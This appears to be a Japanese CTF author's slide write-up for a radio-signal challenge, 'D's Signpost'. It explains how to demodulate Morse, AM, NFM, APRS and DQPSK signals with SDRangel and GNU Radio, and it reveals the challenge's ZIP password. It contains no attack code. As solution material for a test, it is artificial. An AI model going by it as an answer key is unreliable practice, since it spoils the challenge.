
D's Signpost

- 問題は右の通り
  - 無線信号解析

  - SDRや波形解析ソフトを使ってみてほしい、という意図があります
  - 当初は誘導がなく、難易度が高すぎたため、大会前日の22:00に最初から作り直した問題です
  - 「D's Signpost」のDはDPSKの意です

D's Signpost


- SDRangelで開き、ウォーターフォールを見ると5つの信号が確認できる



FFTサイズを変えると、縮尺を変えることが出来ます


D's Signpost

- 一番左はモールス信号
  - 手で書き起こして復号するのが一番早い
  - 頑張って復号すると
    - THIS FILE HAS 5 WAVES




D's Signpost

- 左から2番目は、AM信号
  - AM Demodulatorで復調可能
  - 頑張って聞き取ると
    - **DQPSK** stores data in phase changes. Decode each symbol by comparing it with the previous.
    - DQPSK: Differential QPSKのこと




D's Signpost

- DQPSKでは、隣接シンボル間の位相差を読む必要がある
  - 以下が、通常のQPSKと、DQPSKの違い




QPSKは、4種の絶対位相がそのままシンボルとなる(どの位置を00/01/10/11とするかは、場合によって異なる)



DQPSKは、「位相から位相への相対的な遷移角度」がシンボルとなる(どの遷移を00/01/10/11とするかは、場合によって異なる)


D's Signpost

- 左から3番目は、Narrow FM信号
  - NFM Demodulatorで復調可能
  - 頑張って聞き取ると
    - Do you know APRS?
      APRS has a super secret password.




D's Signpost


- 左から4番目は、APRS信号
  - 3回流れている
  - Packet Demodulatorで復調可能
    - >The password is dWt4Wxm6Xfn1ot02
    - このパスワードは、最後に復元されるZIPの展開に使う



D's Signpost




- 左から5番目
  - AM信号のヒントから、4相PSK系の可能性が高いため、コンスタレーションを確認する
  - Channel Analyzerを起動
  - 「Tra X」
    - 「+」(レイヤーを増やす) → 「XY」(XY座標表示)
  - 「L」(Trace Length)
    - 画面に軌跡が描画される時間を増やす
  - 南京錠アイコンで回転を抑止
    - 「PLL」でモード選択
    - 「CW」「BPSK」「QPSK」「8PSK」「16PSK」を試す
    - XY図がキレイに見える最小の変調が正しい → 確かにQPSK系濃厚



D's Signpost


- Gnu Radioでも良いでしょう
  - Throttleで出力速度を絞る
  - Frequency Xlating FIR Filterで周波数フィルタを適用
    - taps: firdes.low_pass(1.0, samp_rate, chan_bw / 2, 2e3)
  - QT GUI Sinkでコンスタレーションを確認
    - 中心周波数が少しでもズレると、位相が回転して輪っか状になるため、要微調整



D's Signpost

